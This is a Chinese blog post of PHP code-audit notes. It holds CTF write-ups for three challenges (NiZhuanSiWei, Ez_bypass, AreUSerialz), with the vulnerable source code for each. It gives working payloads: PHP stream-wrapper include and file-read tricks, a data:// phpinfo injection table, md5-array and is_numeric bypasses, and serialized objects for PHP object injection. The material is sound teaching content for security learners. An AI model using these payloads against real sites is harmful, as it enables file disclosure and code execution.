PHP代码审计学习笔记

原创

禾兮兮 于 2021-10-24 19:26:17 发布 1862 收藏
文章标签： 1024程序员节

[ZJCTF 2019]NiZhuanSiWei1 Writeup

打开题目看到源码：

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```


需要传入三个参数以get的方式：

其中text需要满足：text=welcome to the zjctf

看到include（$file）；中有提示 useless.php说明我们需要早file中访问useless.php

输入参数发现没有显示，查找资料看到了PHP伪协议

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

所以我们要用伪协议传入输入流，也就是构造payload

text=php://input

text=data://text/plain,welcome to the zjctf

至于file可以通过访问useless.php的base64编码，来得到useless.php 也是用到了PHP的伪协议：

file=php://filter/read=convert.base64-encode/resource=useless.php

得到useless.php

```
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

Include($file)在上面，file的payload中访问的useless.php

还有就是password，password在源代码中利用了反序列化：

```
 $password = unserialize($password);
```

因此我们需要将password里面的值进行序列号化，那password的值需要参考useless.php

```
<?php
class Flag{  //flag.php
    public $file="flag.php";
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$a = new Flag();
echo serialize($a);
```

```
?>
```

其实也可以简化成：

```
<?php
class Flag{  //flag.php
        public $file="flag.php";
           }
$a = new Flag();
echo serialize($a);
?>
```

最后的payload为： ?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

学到的PHP知识：

isset()是判断是否设置了，就是那种需要设置了才存在，没有设置就不存在的

file_get_contents()

file_get_contents(path,include_path,context,start,max_length)

参数	描述
path	必需。规定要读取的文件。
include_path	可选。如果也想在 include_path 中搜寻文件的话，可以将该参数设为 “1”。
context	可选。规定文件句柄的环境。context 是一套可以修改流的行为的选项。若使用 null，则忽略。
start	可选。规定在文件中开始读取的位置。该参数是 PHP 5.1 新加的。
max_length	可选。规定读取的字节数。该参数是 PHP 5.1 新加的。 1,此函数可以用来打开一个网络地址 可以实现简单的网页抓取 2.此函数可以读取本地的文件 3.此函数可以模拟post请求

[MRCTF2020]Ez_bypassxc writeup

看到源码：

换行

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```


需要以get的方式传入id和gg，满足md5($id) === md5($gg) && $id !== $gg　传入数组实现绕过payload为：url+?gg[]=1&id[]=2 然后就是passwd

要以post的方式传入，并且绕过函数if (!is_numeric($passwd))　也以post方式传入不是数字以及数字符串的值，并且要为1234567才能显示flag.php

参考文章(1条消息) php中is_numeric函数的绕过_T0mrvvi1b3t的博客-CSDN博客

方法二


is_numeric() 判断变量是否为数字或数字字符串，不仅检查10进制，**16进制**是可以。

is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以，查看函数发现该函数对对于第一个空格字符会跳过空格字符判断，接着后面的判断！

```
j=1315%20
j=1315%00
```


在burp suite中抓包：

以post传入passwd=1234567%00后得到flag



```
</b>
<br />
50 <br />
51 <b>
  Warning
</b>
: md5() expects parameter 1 to be string, array given in <b>
  /var/www/html/index.php
</b>
 on line <b>
  48
</b>
<br />
52 You got the first stepGood Job!<code>
  <span style="color: #000000">
53 <span style="color: #0000BB">&lt;?php<br />
    $flag</span>
<span style="color: #007700">=</span>
<span style="color: #DD0000">"flag{5ec04a09-fa02-4d15-94e7-9f3647905b93}"<br />
</span>
<span style="color: #0000BB">?&gt;</span>
54 </span>
55 </code>
By Retr_0
```


[网鼎杯 2020 青龙组]AreUSerialz 1 writeup

查看源码：

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;

    protected $filename;

    protected $content;

    function __construct() {

        $op = "1";

        $filename = "/tmp/tmpfile";
```

```
    $content = "Hello World!";
    $this->process();
}
public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}
private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}
private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
```

```
        return $res;
    }
    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }
    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
}
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
if(isset($_GET{'str'})) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}
```

进行代码审计：

输入点为以get的方式提交str，这里对str的值进行了反序列化，所以考察的知识点即为构造序列化，

以及在is_valid的函数中对str的值进行了过滤，ASCII必须在32-125之间，通过学习看到了可以利用str进行对file的访问，但op必须等于2时才能进行文件路径的读取。

在这里找到了

(4条消息) [网鼎杯 2020 青龙组]AreUSerialz 1_fmyyy1的博客-CSDN博客 学习了这篇文章

在process()函数中，传入的op要和"2"比较，在__desturct函数如果等于"2"的话op会被转成1，但__desturct函数里的是=== 等号强比较，process()是==若比较，所以只要传入整数型的2就可绕过，

如果进行构造protected类型的序列化字符串会出现\x00*\x00，\x00的ascii的值是0，php7.1+版本对属性类型不敏感，本地序列化的时候将属性改为public进行绕过

```
<?php

class FLAG {

    public  $op = 2;

    public  $filename = "flag.php";

    public  $content = "ABC";

}

$a = new FLAG();

$b = serialize($a);

echo $b;

?>
```

参考脚本如上：